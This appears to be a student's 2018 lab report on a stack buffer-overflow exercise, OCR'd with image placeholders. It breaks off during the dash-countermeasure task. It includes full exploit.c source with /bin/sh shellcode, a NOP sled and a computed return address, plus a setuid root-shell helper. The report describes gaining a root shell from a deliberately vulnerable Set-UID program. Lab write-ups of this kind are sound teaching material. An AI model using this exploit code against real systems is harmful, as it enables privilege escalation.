

CSE643 Lab2
Yishi Lu
9/19/2018

Turning Off Countermeasures

Before we do any tasks, we disable some security mechanism of Linux.




We disable Address Space Randomization




Configure /bin/sh

Other countermeasures will be turn off during tasks.

Task1: Running Shellcode



screenshot1, we copy the code from lab website




screenshot2, we compile and run the program. After we run it, we get a shell.

Observation and Explanation:


In this task we are going to run a shellcode program. We first copy the program from lab website (screenshot1). And then we compile and run the program; after we run the program, we get a shell; since we use a normal user account to run this program, so we just get a normal user shell (screenshot2). The shellcode is most difficult part of buffer-overflow attack. If the above shellcode run in root privilege, then we can get a root shell. In the following attack, we are going to put the shellcode in the stack of a program and run the shellcode with root privilege.

Task2: Exploiting the Vulnerability


We first look at the vulnerable program (We do 2.3 **The Vulnerable Program** here)




screenshot1, we first copy the vulnerable program stack.c from lab website. This program will open an input file, and then it read the file and copy data of the file to its char array buffer. The buffer size is only 24 bytes, but the input has maximum length 517 bytes, and the function strcpy() does not check the boundary. Therefore, there is a potential buffer-overflow.




screenshot2, we compile the program with –fno-stack-protector and –z execstack options to turn off the StackGuard and the non-executable stack protections. And then we set the program to be Set-UID root program.



screenshot3, we create a compiled file which called stackDebug, and we use this file to find all necessary information which we need to make the attack success. The information includes: the distance between the buffer starting point and ebp (the frame pointer) and the new return address.



screenshot4, we run stackDebug in gdb debug mode, and we set a breakpoint at function bof()




screenshot5, then we run the program by command “run” in gdb, and the program will stop at the bread point which is the bof() function. Now we can check the address of ebp and start


point of buffer. As the screenshot shows they are 0xbfffea48 and 0xbfffea28; so we can get the distance which is 0x20 (32 in decimal).

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"            /* xorl    %eax,%eax              */
    "\x50"                /* pushl   %eax                   */
    "\x68""//sh"          /* pushl   $0x68732f2f            */
    "\x68""/bin"          /* pushl   $0x6e69622f            */
    "\x89\xe3"            /* movl    %esp,%ebx              */
    "\x50"                /* pushl   %eax                   */
    "\x53"                /* pushl   %ebx                   */
    "\x89\xe1"            /* movl    %esp,%ecx              */
    "\x99"                /* cdq                            */
    "\xb0\x0b"            /* movb    $0x0b,%al              */
    "\xcd\x80"            /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    //fill the return address, because the return address is
    //4byte above ebp, we need to add 4 to the distance
    * ((long *) (buffer + 36)) = 0xbfffea48 + 0x80;

    //place shellcode to the end of the buffer
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

The above is my exploit.c after filling up. Now we get the distance between the buffer starting point and ebp; but we still miss the new return address. In this case, now we can guess it. As the above code shows, we try 0xbfffea48 + 0x80. Moreover, we also need to place the shellcode in the end of the buffer, so we place the shellcode in the end of the badfile.



screenshot6, we compile the exploit.c, and then we run these two programs. As the above screenshot shows that we successfully get a root shell (the euid is 0).



screenshot7, as the lab description shows, we also run the program

```
/* getRoot.c */
void main()
{
setuid(0); system("/bin/sh");
}
```

to make the real user ID to be 0, then we get a real root shell program.

Observation and Explanation:

In this task, we are going to perform Buffer-overflow attack. The mechanism of this attack is to overflow the program's buffer. When a program run, it will be allocated address space in the memory. Such address space contains five part, Text segment, Data segment, BSS segment, Heap, and Stack. In this task, we attack on the stack. Each function has its own stack,

and the stack contains following parts: pointers, return address, previous frame pointer, and buffer. Some program asks user to provide input, and the program stores the input in its buffer. If the input size is larger than the buffer and the program does not check the boundary, then this is buffer-overflow. The input will overwrite other part of the stack. Our goal is to use buffer-overflow to overwrite the return address with our return address, and also store our malicious code in the memory. Once the function return, it will not return to the caller; instead it will return to our malicious code, and our code will be executed. However, there are three main problems. First, it is hard to find the distance between the return address and the beginning of the buffer (hard to calculate the return address position), it is hard to find out the value of the new return address, and it is hard to write the malicious code. The malicious code part is provided by professor Du, but we still need to solve the other two problems.

We first copy the vulnerable program from lab website (screenshot1). This program will open an input file, and then it read the file and copy data of the file to its char array buffer. The buffer size is only 24 bytes, but the input has maximum length 517 bytes, and the function strcpy() does not check the boundary. Therefore, there is a potential buffer-overflow. And then we compile the program with –fno-stack-protector and –z execstack options to turn off the StackGuard and the non-executable stack protections; afterwards, we set it to be a Set-UID root program (screenshot2). In order to find the distance from ebp to the beginning of buffer, we use GCD mode to debug the program, so we make a copy of the vulnerable program which called stackDebug (screenshot3). And then we run the program in GCD mode, and we set a breakpoint at function bof() (screenshot4), then we run the program. As the screenshot5 shows, the program stops at the bof() function, and then we can check the address of ebp and the address of the buffer. Now we can get the distance between ebp and the start point of the buffer, which is 0xbfffea48 - 0xbfffea28 = 0x20 (32 in decimal). Because return address is 4 bytes after ebp, so we need to add 4 to 32, then we get 36. Moreover, because the address of ebp is 0xbfffea48, so we know that the address of our malicious code must be after 0xbfffea48+4.

Now we can fill up the exploit.c.

The char array shellcode contains our malicious code, and this is provided by professor Du.


The `memset(&buffer, 0x90, 517);` is used to initialize the input file by value 0x90 (NOP), when program counter see NOP, it will go to next instruction. So instead providing a specific address of our malicious code, we just need to provide an address which advance our malicious code. So when the program counter sees NOP, it goes to next instruction until it reaches our malicious code. As a result, we have more chance to reach our code.

The `* ((long *) (buffer + 36)) = 0xbfffea48 + 0x80;` is used to set the new return address. In ours case, we just try 0xbfffea48+0x80.


The `memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));` is used to put the shellcode in the end of the buffer.

Now we have completed the exploit.c. Then we compile the exploit.c again, and then we run exploit and stack. As the screenshot6 shows, our attack is successful, we get a root shell (euid is 0). Moreover, we also run getRoot.c by the root shell; as the screenshot7 shows, we get a root shell with real user ID 0, which is a real root shell.


Task3: Defeating dash's Countermeasure




screenshot1, we point the symbolic link of /bin/sh to /bin/dash.




screenshot2, we get the dash_shell_test program from lab description. At this time we comment out setuid(0).




screenshot3, we compile the program and make it Set-UID root program.



